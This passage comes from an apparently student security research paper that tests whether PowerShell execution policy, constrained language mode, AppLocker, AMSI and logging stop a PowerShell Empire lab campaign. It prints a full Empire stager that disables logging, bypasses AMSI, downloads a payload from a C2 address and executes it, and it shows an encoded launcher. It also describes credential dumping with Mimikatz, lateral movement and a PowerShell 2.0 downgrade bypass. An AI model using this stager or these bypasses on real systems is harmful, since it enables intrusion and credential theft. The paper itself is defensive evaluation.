


```
PS C:\Users\tim> Get-ExecutionPolicy -List

        Scope ExecutionPolicy
        ----- ---------------
MachinePolicy      Restricted
   UserPolicy      Restricted
      Process       Undefined
  CurrentUser          Bypass
 LocalMachine          Bypass


PS C:\Users\tim> Get-ExecutionPolicy
Restricted
PS C:\Users\tim>
```

Figure 16: Execution Policy scopes available

Stage 1. Running the batch file on the Windows 10 machine completes without any complications. A PowerShell session starts and an agent reports to PowerShell Empire. When analyzing the contents of the batch file, the -noP and -enc flags would each bypass the execution policy in place for the new session.



```
@echo offstart /b powershell -noP -sta -w 1 -enc
```

Figure 17: Start of BAT file

Stage 2. The new session is created in an unrestricted session, allowing the module to find local admin access to complete successfully.

Stage 3. Pivoting to the file server with invoke_psexec is successful.


Stage 4. Mimikatz runs on the file server providing the administrator credentials.

Stage 5. Using Invoke_SMBExec successfully pivots to the Domain Controller.

Stage 6. Mimikatz is successfully used to dump the contents of the AD database.

The results of this campaign show that the execution policy has no impact on conducting these attacks.

If the batch file is saved as a PowerShell script instead and then executed, the execution policy will prevent the script from running as seen in Figure 19. For this reason, the commands are placed in macro, batch, executables, or other file types to bypass the execution policy because they run in command prompt or other applications.



```
PS C:\Users\tim> C:\Users\tim\Desktop\launcher.ps1
C:\Users\tim\Desktop\launcher.ps1 : File C:\Users\tim\Desktop\launcher.ps1 cannot be loaded because running scripts is
disabled on this system. For more information, see about_Execution_Policies at
http://go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ C:\Users\tim\Desktop\launcher.ps1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess
```

Figure 18: Execution Policy prevents PS script from running


This assessment verifies that an execution policy is not intended to act as a security barrier. At most, it prevents users from accidentally running an untrusted PS script. Regardless of the execution policy in place, the attack is completed successfully.

5. Language Modes

There are four language modes available in PowerShell: full, constrained, restricted, and no language. The language mode is "a property of the PS session and identifies which language elements are allowed in the session" (Aiello, Wheeler, Munro, & Coulter, 2017). Full language mode is the default setting and allows all PS elements, which are PS scripts that perform a specific action. Restricted mode allows users to run commands, but not script blocks, and limits the number of variables, modules, and comparison operators that are permitted (Aiello, Wheeler, Munro, & Coulter, 2017). No language mode allows users to run commands but prevents the use of any language elements.

Constrained language mode was introduced in PowerShell 3.0 and is designed to support daily administrative tasks while restricting access "to sensitive language elements that can be used to invoke arbitrary Windows APIs" (PowerShell Team, 2017) such as .Net, Windows API calls and COM access. Preventing access to this advanced functionality will prevent most PowerShell attack tools as they rely on these methods (Metcalf, 2017).

Constrained language mode can be configured multiple ways. One is through the environmental variable "__PSLockdownPolicy." The environmental variable can be pushed out through a Group Policy Object (GPO) under Computer Configuration – Preferences – Windows Settings – Environment as seen in Figure 19. A value of "4" indicates constrained language mode, while "0" is for full language mode (Falde, 2017). This is not the best approach, however, a user with administrative rights could change the environmental variable back to zero. Setting this variable also affects the built-in security principals such as System and Network, which will quickly break enterprise management systems like Microsoft System Center Configuration Manager (SCCM) (Falde, 2017).


__PSLockdownPolicy Properties

Action: Update

User Variable
[✓ System Variable]

Name: __PSLockdownPolicy or PATH Partial

Value: 4


Details

Update will replace the variable in the specified environment. If it doesn't exist, it will be created.

Figure 19: Setting __PSLockdownPolicy with Group Policy

Timothy Hoffman, timothy.hoffman@student.sans.edu

Another approach is to use Microsoft's AppLocker or a Windows Device Guard code integrity policy. If using AppLocker, with the default rule configuration (Figure 20), user accounts will be restricted to constrained language mode and will only be able to run scripts from "Windows" and "Program Files" directories. Local administrators remain in full language mode and can run scripts from any location. This policy does not affect built-in security principals such as System or Network and has no impact on applications such as SCCM (Falde, 2017). These policies prevent users from running scripts in untrusted locations, while maintaining full control for administrators. Although increasing security, a compromised administrator account will not be affected, allowing an attack to continue unabated. A stricter rule set that places administrators in constrained language mode should be considered.



Action	User	Name	Condition	Exceptions
✓ Allow	Everyone	(Default Rule) All scripts located in the Program Files folder	Path	
✓ Allow	BUILTIN\Administrators	All scripts	Path	
✓ Allow	Everyone	(Default Rule) All scripts located in the Windows folder	Path	


Figure 20: AppLocker default Script Rules

The following campaign is conducted multiple times. The first is run with constrained language mode configured with the __PSLockDown environmental variable. The second is run against AppLocker with multiple rule sets. Windows Device Guard is not included in this research.

5.1. Language Mode Campaign as Env Variable

Constrained language mode is configured by using the __PSLockDown environmental variable for this campaign. This option affects every user and built-in security principal, introducing the highest risk of hindering legitimate administration, as management applications like SCCM run as system, and may use commands prevented in this mode.


Stage 1. When running the BAT file, it fails to complete. Inspecting the transcript log provides the error "MethodInvocationNotSupportedInConstrainedLanguage" as seen in Figure 21. The error is due to the Invoke-Command not being allowed in constrained language mode. Running the script as an administrator has the same result because the environmental variable is system-wide, and does not differentiate between administrators and non-administrators.



```
PS>CommandInvocation(Out-String): "Out-String"
>> ParameterBinding(Out-String): name="InputObject"; value="Cannot invoke method. Method invocation is supported only on core types in this language mode."
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadLine.psm1:4 char:5
+     [Microsoft.PowerShell.PSConsoleReadLine]::ReadLine($host.Runspace ...
+     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.2\PSReadLine.psm1:4 char:5
+     [Microsoft.PowerShell.PSConsoleReadLine]::ReadLine($host.Runspace ...
+     ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
```

Figure 21: error message caused by constrained language mode

Attempting to change the environmental variable through PowerShell as a user or administrator was also prevented, due to operating in constrained language mode. It was able to be changed through the GUI under system properties – environmental variables, but pivoting to another machine was unsuccessful.




```
PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Windows\system32> [environment]::SetEnvironmentVariable("__PSLockdownPolicy","0")
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:1
+ [environment]::SetEnvironmentVariable("__PSLockdownPolicy","0")
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage

PS C:\Windows\system32> $ExecutionContext.SessionState.LanguageMode = "FullLanguage"
Cannot set property. Property setting is supported only on core types in this language mode.
At line:1 char:1
+ $ExecutionContext.SessionState.LanguageMode = "FullLanguage"
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : PropertySetterNotSupportedInConstrainedLanguage
```

Figure 22: Errors when attempting to change language mode

Using the PowerShell 2.0 campaign successfully bypasses the constrained language mode and completes successfully. This is due to PowerShell 2.0 not supporting constrained language, and instead defaulting to full language mode.

5.2. Language Mode Campaign with AppLocker

Constrained language mode is enforced via AppLocker, with no environmental variable configured for this campaign. When configured with the AppLocker default rules, user accounts are in constrained language mode, while administrators remain in full language mode. This is beneficial for the sake of administration, but completely bypasses the security it offers when an administrator account becomes compromised.




Action	User	Name	Condition
✓ Allow	Everyone	(Default Rule) All scripts located in the ...	Path
✓ Allow	BUILTIN\Ad...	All scripts	Path
✓ Allow	Everyone	(Default Rule) All scripts located in the ...	Path

Script rules:
☑ Configured
Enforce rules

Figure 23: AppLocker configured in Allow mode for Scripts

Stage 1. When attempting to run the batch file from the user's desktop, AppLocker blocks the file immediately as it is an untrusted location as can be seen in Figure 24. The only two trusted locations users can run scripts from with the default rules are "Program Files" and "Windows" directories.



```
PS C:\Users\tim> $ExecutionContext.SessionState.LanguageMode
ConstrainedLanguage
PS C:\Users\tim> cd .\Desktop\
PS C:\Users\tim\Desktop> .\launcher.bat
This program is blocked by group policy. For more information, contact your system administrator.
PS C:\Users\tim\Desktop>
```

Figure 24: AppLocker blocking batch file from running on the user's desktop

When moving the batch file to the Program Files directory, the user account is able to execute it, but it still fails to complete successfully. When analyzing the results of the script in the transcripts, the script is failing to run due to being in constrained language mode with the same error shown in Figure 21.

Running the script as an administrator allows it to complete successfully, and the entire campaign can be conducted by following the same stages as the baseline campaign.

Changing the AppLocker rules so that administrator rules match the user rules, forces the administrator sessions to constrained language mode, and prevents the original batch from running. It also prevents the baseline campaign from completing.

Using the PowerShell 2.0 campaign steps successfully bypasses AppLocker and constrained language mode if the initial batch is run from a trusted location. When not run from a trusted location, AppLocker successfully prevents the script from executing.


5.3. Language Mode Campaign Results

Either option of enforcing constrained language mode via the setting of an environment variable or using AppLocker is successful in preventing the original attack, but both are ultimately bypassed by downgrading to PowerShell 2.0. Using AppLocker provides additional protection by only allowing scripts to run from trusted locations, and has the least chance of negatively affecting legitimate administration. If enforced on systems that have PowerShell 2.0 removed, AppLocker is successful in preventing the campaign completely.

6. Anti-Malware Scan Interface (AMSI)

One of the reasons PS-based attacks are successful is because they are fileless and run from memory, preventing detection by common anti-virus applications. AMSI is Microsoft's solution to this; it is an open interface which allows anti-virus solutions to inspect script behavior and expose unencrypted and de-obfuscated script contents from memory (Lelli, 2018). This detection works well, and more anti-virus solutions are integrating with the interface to include McAfee Endpoint security 10.6, Kaspersky, AVG, and Bitdefender.

However, there are ways to bypass AMSI, such as using PowerShell 2.0 and DLL hijacking. PowerShell 2.0 doesn't support AMSI, as such, any scripts run in a version 2 session don't go through the scan engine. This was tested by running the payload of the batch file in a version 2 session. It successfully ran and reported into the PowerShell Empire server as seen in Figure 25.



```
PS C:\Users\tim\desktop> powershell -version 2
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Users\tim\desktop> If($PSVERsionTabLe.PSVErSIOn.MajOr -Ge 3){$GPF=[reF].AsSEMbly.GEtTyPe('System.Management.Automa
tion.Utils')."GeTFIe`ld"('cachedGroupPolicySettings','N'+'onPublic,Static');If($GPF){$GPC=$GPF.GetVAlUe($NuLl);IF($GPC['
ScriptB'+'lockLogging']){$GPC['ScriptB'+'lockLogging']['EnableScriptB'+'lockLogging']=0;$GPC['ScriptB'+'lockLogging']['E
nableScriptBlockInvocationLogging']=0}$vaL=[COLLECtIons.GENerIc.DiCtIonARY[stRING,SYsTeM.OBJect]]::nEw();$val.Add('Enabl
eScriptB'+'lockLogging',0);$VAl.ADD('EnableScriptBlockInvocationLogging',0);$GPC['HKEY_LOCAL_MACHINE\Software\Policies\M
icrosoft\Windows\PowerShell\ScriptB'+'lockLogging']=$Val}ELSE{[ScripTBLocK]."GETFIE`Ld"('signatures','N'+'onPublic,Stati
c').SeTValUe($NuLl,(NEw-OBjEct COlLeCtIoNS.GeNeric.HAshSET[sTrIng]))}[Ref].ASsEmBLY.GeTTyPE('System.Management.Automatio
n.AmsiUtils')|?{$_}|%{$_.GeTFIElD('amsiInitFailed','NonPublic,Static').SETVaLue($NULl,$trUE)};};[SYsTem.Net.ServiCEPOinT
ManAgEr]::EXPECt100ConTiNUe=0;$WC=NeW-ObJecT SYsTem.NeT.WebCliEnT;$u='Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; r
v:11.0) like Gecko';$wc.HeadErS.ADD('User-Agent',$u);$WC.PRoXy=[SYstEM.NET.WebReQuEst]::DEFaULTWeBPrOXy;$wC.PROXy.CrEDEn
tIAls = [SysTeM.NEt.CredEnTiaLCachE]::DeFaUlTNETWorkCredeNtIaLs;$Script:Proxy = $wc.Proxy;$K=[SysTeM.TexT.ENCodinG]::ASC
II.GeTBytEs('*eX)+V=Kc^ZJE&UR3Hbg5QTGtOWyY#}:');$R={$D,$K=$ARgs;$S=0..255;0..255|%{$J=($J+$S[$_]+$K[$_%$K.COUNT])%256;$S
[$_],$S[$J]=$S[$J],$S[$_]};$D|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bXoR$S[($S[$I]+$S[$H])%2
56]}};$ser='http://10.0.10.10:80';$t='/news.php';$wc.HEAdErs.Add("Cookie","session=Eou2mitU/tzH7U/yCKqeOXYCrp4=");$data=
$WC.DownLOaDDATA($seR+$t);$iV=$DATa[0..3];$DaTa=$dAta[4..$DatA.lENgtH];-JoiN[CHaR[]](& $R $dATA ($IV+$K))|IEX
_

 Name     La Internal IP   Machine Name   Username          Process        PID    Delay   Last Seen
 ----     -- -----------   ------------   --------          -------        ---    -----   ---------
 AT7X4ND6 ps 10.0.10.6     WIN10-1607     PS\Tim            powershell     3500   5/0.0   2018-12-30 16:17:05
```

Figure 25: Bypassing AMSI using PowerShell Version 2

Bypassing AMSI using DLL hijacking, unloads the AMSI DLL, and replaces it with a fake one. P0wndshell (Cn33liz, 2018) theoretically uses this method to bypass AMSI successfully, while P0shKiller (Cn33liz, 2016) is a proof of concept tool that demonstrates this capability. Bypassing AMSI using DLL hijacking is not tested as a part of this assessment.

Timothy Hoffman, timothy.hoffman@student.sans.edu


6.1. AMSI Campaign

Windows Defender is enabled on all systems to test the AMSI detection for this campaign.

Stage 1. Windows Defender instantly identified the BAT file as malicious and quarantined it on the Windows 10 workstation. Since this is a malicious file detection, and not code running in memory, the file is whitelisted in order to better test AMSI. After whitelisting the file, it runs successfully and completes a connection back to the Empire C2 server.

Stage 2. From the established connection, the module used to find local administrator access successfully runs and detects access on the fileserver.


Stage 3. Using the "*lateral_movement/invoke_psexec"* module failed, Windows Defender prevented it from running on the file server with the response shown in figure 26.



```
This script contains malicious content and has been blocked by your antivirus
software.
    + CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordEx
   ception
    + FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

Figure 26: Windows Defender blocking psexec

Checking the Windows Defender threat detection log verifies that AMSI detected the threat while it was running in memory, as can be seen in the "Resources" field in Figure 27.



```
PS C:\Users\administrator.PS> Get-MpThreatDetection | Sort LastThreatStatusChangeTime -Descending


ActionSuccess                  : True
AdditionalActionsBitMask       : 0
AMProductVersion               : 4.18.1810.5
CleaningActionID               : 2
CurrentThreatExecutionStatusID : 1
DetectionID                    : {444D0EA3-F2EE-4E02-BB88-BE1866ED85AF}
DetectionSourceTypeID          : 10
DomainUser                     : PS\Administrator
InitialDetectionTime           : 12/28/2018 8:32:00 AM
LastThreatStatusChangeTime     : 12/28/2018 8:32:29 AM
ProcessName                    : C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
RemediationTime                : 12/28/2018 8:32:29 AM
Resources                      : {amsi:_PowerShell_C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe_10.0.14393
                                 .0000000000000001}
ThreatID                       : 2147728399
ThreatStatusErrorCode          : 0
ThreatStatusID                 : 3
PSComputerName                 :
```

Figure 27: AMSI Preventing script from running in memory


Using the PowerShell 2.0 campaign successfully bypasses AMSI. However, AMSI does have some success detecting Mimikatz being run on the fileserver during stage 4. It kills the PowerShell session to the Empire server, but not until after Mimikatz finishes running and successfully dumps the LSASS database. The "*mimikatz/dcsync_hashdump*" module during stage 6 is not detected on the Domain Controller.

7. PowerShell Logging.

With PowerShell v5, Microsoft improved logging which now provides incident responders with a clear roadmap of what an attacker did. The logging options available are module, script block, and transcript logging.

7.1 Module Logging

Module logging "records pipeline execution details as PowerShell executes, including initialization and command invocations" (Dunwoody, 2016). Although not as detailed as other logging options, module logging can show details not captured in other sources. This logging has been available since PS v3, and events are written to the Windows PowerShell operations log as event ID 4103 (Dunwoody, 2016). An example of module logging is shown in Figure 28.




```
CommandInvocation(Set-StrictMode): "Set-StrictMode"
ParameterBinding(Set-StrictMode): name="Version"; value="1.0"


Context:
      Severity = Informational
      Host Name = ConsoleHost
      Host Version = 5.1.14393.693
      Host ID = dcbc68cd-458d-4d6d-8ac0-76aff6f3b666
      Host Application = powershell -noP -sta -w 1 -enc
SQBmACgAJABQAFMAVgBFAFIAcwBpAG8AbgBUAGEAYgBMAGUALgBQAFMAVgBFAHIAUwBJAE8AbgAuAE0AYQBqAE8AcgAgAC0ARwBlACAAMwApAHsAJABHAFAARgA9AFsAcgBlAEYAXQAuAEEAcwBTA
EUATQBiAGwAeQAuAEcARQB0AFQAeQBQAGUAKAAnAFMAeQBzAHQAZQBtAC4ATQBhAG4AYQBnAGUAbQBlAG4AdAAuAEEAdQB0AG8AbQBhAHQAaQBvAG4ALgBVAHQAaQBsAHMAJwApAC4AIgBHAG
UAVABGAEkAZQBgAGwAZAAiACgAJwBjAGEAYwBoAGUAZABHAHIAbwB1AHAAUABvAGwAaQBjAHkAUwBlAHQAdABpAG4AZwBzACcALAAnAE4AJwArACcAbwBuAFAAdQBiAGwAaQBjACwAUwB0AGEAd
ABpAGMAJwApADsASQBmACgAJABHAFAARgApAHsAJABHAFAAQwA9ACQARwBQAEYALgBHAGUAdABWAEEAbABVAGUAKAAkAE4AdQBMAGwAKQA7AEkARgAoACQARwBQAEMAWwAnAFMAYwByAG
kAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZwBnAGkAbgBnACcAXQApAHsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFAG4AYQ
BiAGwAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAF0APQAwADsAJABHAFAAQwBbACcAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBu
AGcAJwBdAFsAJwBFAG4AYQBiAGwAZQBTAGMAcgBpAHAAdABCAGwAbwBjAGsASQBuAHYAbwBjAGEAdABpAG8AbgBMAG8AZwBnAGkAbgBnACcAXQA9ADAAfQAkAHYAYQBMAD0AWwBDAE8ATABMA
EUAQwB0AEkAbwBuAHMALgBHAEUATgBlAHIASQBjAC4ARABpAEMAdABJAG8AbgBBAFIAWQBbAHMAdABSAEkATgBHACwAUwBZAHMAVABlAE0ALgBPAEIASgBlAGMAdABdAF0AOgA6AG4ARQB3ACgAK
QA7ACQAdgBhAGwALgBBAGQAZAAoACcARQBuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwAsADAAKQA7ACQAVgBBAGwALgBBAEQARAAoACcARQ
BuAGEAYgBsAGUAUwBjAHIAaQBwAHQAQgBsAG8AYwBrAEkAbgB2AG8AYwBhAHQAaQBvAG4ATABvAGcAZwBpAG4AZwAnACwAMAApADsAJABHAFAAQwBbACcASABLAEUAWQBfAEwATwBDAEEATABf
AE0AQQBDAEgASQBOAEUAXABTAG8AZgB0AHcAYQByAGUAXABQAG8AbABpAGMAaQBlAHMAXABNAGkAYwByAG8AcwBvAGYAdABcAFcAaQBuAGQAbwB3AHMAXABQAG8AdwBlAHIAUwBoAGUAbABs

Log Name:          Microsoft-Windows-PowerShell/Operational
Source:            PowerShell (Microsoft-Wind   Logged:          12/30/2018 11:35:39 AM
Event ID:          4103                         Task Category:   Executing Pipeline
Level:             Information                  Keywords:        None
User:              PS\Administrator             Computer:        WIN10-1607.PS.COM
OpCode:            To be used when operation i
More Information:  Event Log Online Help
```

Figure 28: Event ID 4103 – Example module log entry

Module logging can be enabled through group policy, and can be configured for individual modules, or by using a "*" for all PowerShell modules. This policy can be found under Computer Configuration – Administrative Templates – Windows Components – Windows PowerShell – Turn on Module Logging. Enabling the policy for all modules is the best option to detect everything that happens in an environment.

7.2 Script Block Logging

Script block logging records blocks of code as they are processed, to include de-obfuscated commands. This logging was introduced in PS v5, and events are written to the Windows PowerShell operations log under event ID 4104 (Holmes, 2015). By default, PS v5 script block logging will log code blocks which match a list of suspicious commands and scripting techniques, even if not enabled (Dunwoody, 2016).



```
Creating Scriptblock text (1 of 1):
